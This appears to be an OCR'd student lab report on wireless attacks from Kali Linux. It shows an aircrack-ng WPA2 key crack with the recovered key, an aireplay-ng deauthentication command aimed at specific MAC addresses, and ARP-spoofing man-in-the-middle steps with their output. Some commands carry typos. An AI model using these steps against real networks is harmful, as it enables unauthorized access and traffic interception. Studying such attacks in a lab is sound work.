
```
                          Aircrack-ng 1.2 rc4

      [00:00:00] 1/1 keys tested (70.01 k/s)

      Time left: 0 seconds                                      100.00%

                        KEY FOUND! [ 23May1640 ]


      Master Key     : FE 1C 07 6A 94 71 A7 85 9D 6C 87 EE F3 C4 4E 8C
                       1E B2 4E 6C FA A0 0B 19 E3 98 B9 80 07 66 FA C8

      Transient Key  : DA 4B 5B 0E 91 92 CB 92 FB 27 9D A1 45 F1 9C 87
                       67 12 CA 40 36 86 B0 2D C2 89 D5 23 EA AB 41 24
                       80 43 DE 25 4E 53 3F 68 D0 8D CE 78 3C 30 CD 13
                       35 C2 61 64 29 48 2E E6 B9 C9 12 F0 BE 1E F6 76

      EAPOL HMAC     : C9 87 74 67 6F 61 EF DB B5 EE 77 48 1F 3F 90 40
root@kali:~# 
```

"GETTING THE HANDSHAKE"

The following command was tested to de-authenticate the connection:

>> aireplay-ng --deauth 11 -b -a EC:9B:F3:4E:62:80 -c 78:BA:F9:95:A8:80 wlan0

In order to initiate the dictionary attack, we needed to de-authenticate the MAC addresses of the phone and mobile hot spot against one another. Then the WPA handshake could be successfully established giving us access to the device. We did this with the command shown above.



```
CH 11 ][ Elapsed: 3 mins ][ 2016-11-30 17:56 ][ WPA handshake: EC:9B:F3:4E:62:6D

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

EC:9B:F3:4E:62:6D    0  69     1751      272    0  11  54e  WPA2 CCMP   PSK  Galaxy Note5 4078

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

EC:9B:F3:4E:62:6D  E0:9D:31:59:95:4C  -43    1e- 6e    0      171
```

```
a connected wireless client (-c <client's mac>).
17:56:46  Sending DeAuth to broadcast -- BSSID: [EC:9B:F3:4E:62:6D]
17:56:47  Sending DeAuth to broadcast -- BSSID: [EC:9B:F3:4E:62:6D]
17:56:47  Sending DeAuth to broadcast -- BSSID: [EC:9B:F3:4E:62:6D]
17:56:48  Sending DeAuth to broadcast -- BSSID: [EC:9B:F3:4E:62:6D]
17:56:48  Sending DeAuth to broadcast -- BSSID: [EC:9B:F3:4E:62:6D]
17:56:49  Sending DeAuth to broadcast -- BSSID: [EC:9B:F3:4E:62:6D]
17:56:49  Sending DeAuth to broadcast -- BSSID: [EC:9B:F3:4E:62:6D]
17:56:50  Sending DeAuth to broadcast -- BSSID: [EC:9B:F3:4E:62:6D]
17:56:50  Sending DeAuth to broadcast -- BSSID: [EC:9B:F3:4E:62:6D]
17:56:51  Sending DeAuth to broadcast -- BSSID: [EC:9B:F3:4E:62:6D]
17:56:51  Sending DeAuth to broadcast -- BSSID: [EC:9B:F3:4E:62:6D]
17:56:51  Sending DeAuth to broadcast -- BSSID: [EC:9B:F3:4E:62:6D]
17:56:52  Sending DeAuth to broadcast -- BSSID: [EC:9B:F3:4E:62:6D]
17:56:52  Sending DeAuth to broadcast -- BSSID: [EC:9B:F3:4E:62:6D]
17:56:53  Sending DeAuth to broadcast -- BSSID: [EC:9B:F3:4E:62:6D]
17:56:53  Sending DeAuth to broadcast -- BSSID: [EC:9B:F3:4E:62:6D]
17:56:54  Sending DeAuth to broadcast -- BSSID: [EC:9B:F3:4E:62:6D]
17:56:54  Sending DeAuth to broadcast -- BSSID: [EC:9B:F3:4E:62:6D]
17:56:55  Sending DeAuth to broadcast -- BSSID: [EC:9B:F3:4E:62:6D]
```

Sending the De-Authentication Command

ARP SPOOFING WITH LINUX


Figures 1 and 2 show a *man-in-the-middle* attack with ARP spoofing to intercept network traffic. The results show a Google Image search of Valdosta State. Commands to spoof the ARP cache:

>> cat /proc/sys/net/ipv4/ip_foward

>> echo 1 >> /proc/sys/net/ipv4/ip_foward

>> cat /proc/sys/net/ipv4/ip_foward

FIGURE 1



```
        loop  txqueuelen 1  (Local Loopback)
        RX packets 18  bytes 1058 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1058 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.42.149  netmask 255.255.192.0  broadcast 10.10.63.255
        inet6 fe80::47f6:aa36:1808:75bc  prefixlen 64  scopeid 0x20<link
>
        ether 24:fd:52:cc:62:56  txqueuelen 1000  (Ethernet)
        RX packets 28  bytes 8180 (7.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 44  bytes 5352 (5.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
root@kali:~# cat /proc/sys/net/ipv4/ip_forward
0
root@kali:~# echo 1 >> /proc/sys/net/ipv4/ip_forward
root@kali:~# cat /proc/sys/net/ipv4/ip_forward
1
root@kali:~# 
```

```
root@kali:~# 
```

WAITING TO CAPTURE DATA FROM SOURCE


```
root@kali:~# 
```

WAITING TO DISPLAY DATA FROM SOURCE

FIGURE 2

ARP broadcast running on multicast channel

ARP reply running on multicast channel, broadcast by MAC address



```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.43.204  netmask 255.255.255.0  broadcast 192.168.43
.255
        inet6 2600:380:a33a:d300:b643:7a87:568c:356d  prefixlen 64  scop
e 0x0<global>
        inet6 fe80::c2cc:6122:63fd:f3eb  prefixlen 64  scopeid 0x20<link

        ether 24:fd:52:cc:62:56  txqueuelen 1000  (Ethernet)
        RX packets 142  bytes 35425 (34.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 167  bytes 20127 (19.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
root@kali:~# ifconfig
```

```
24:fd:52:cc:62:56 e0:9d:31:59:9a:c8 0806 42: arp reply 192.168.43.1 is-at
24:fd:52:cc:62:56
libnet_write_link(): only -1 bytes written (Network is down)
24:fd:52:cc:62:56 e0:9d:31:59:9a:c8 0806 42: arp reply 192.168.43.1 is-at
24:fd:52:cc:62:56
libnet_write_link(): only -1 bytes written (Network is down)
24:fd:52:cc:62:56 e0:9d:31:59:9a:c8 0806 42: arp reply 192.168.43.1 is-at
24:fd:52:cc:62:56
libnet_write_link(): only -1 bytes written (Network is down)
